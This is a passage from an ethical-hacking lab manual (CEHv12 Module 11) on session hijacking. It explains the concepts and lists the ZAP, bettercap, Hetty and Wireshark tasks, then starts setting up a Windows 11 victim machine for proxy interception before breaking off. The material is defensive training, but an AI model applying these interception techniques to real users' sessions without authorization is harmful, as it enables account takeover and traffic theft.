

Module 11: Session Hijacking

Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Objective

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking:** An attacker finds an active session and takes it over
- **Passive session hijacking:** An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

1. Perform session hijacking
 - Hijack a session using Zed Attack Proxy (ZAP)
 - Intercept HTTP traffic using bettercap
 - Intercept HTTP traffic using Hetty
2. Detect session hijacking
 - Detect session hijacking using Wireshark

Lab 1: Perform Session Hijacking

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim’s valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker’s requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.



Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap
- Intercept HTTP traffic using Hetty

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection:** The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection:** A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server’s sequence number is not equal to the client’s acknowledgment number (or vice versa)
- **Injecting the Attacker’s Packet:** Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims’ machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim’s machine, which in this task will be the **Windows 11** machine.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Del**.






2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click Continue. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.






3. Open any web browser (here, **Google Chrome**), click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.

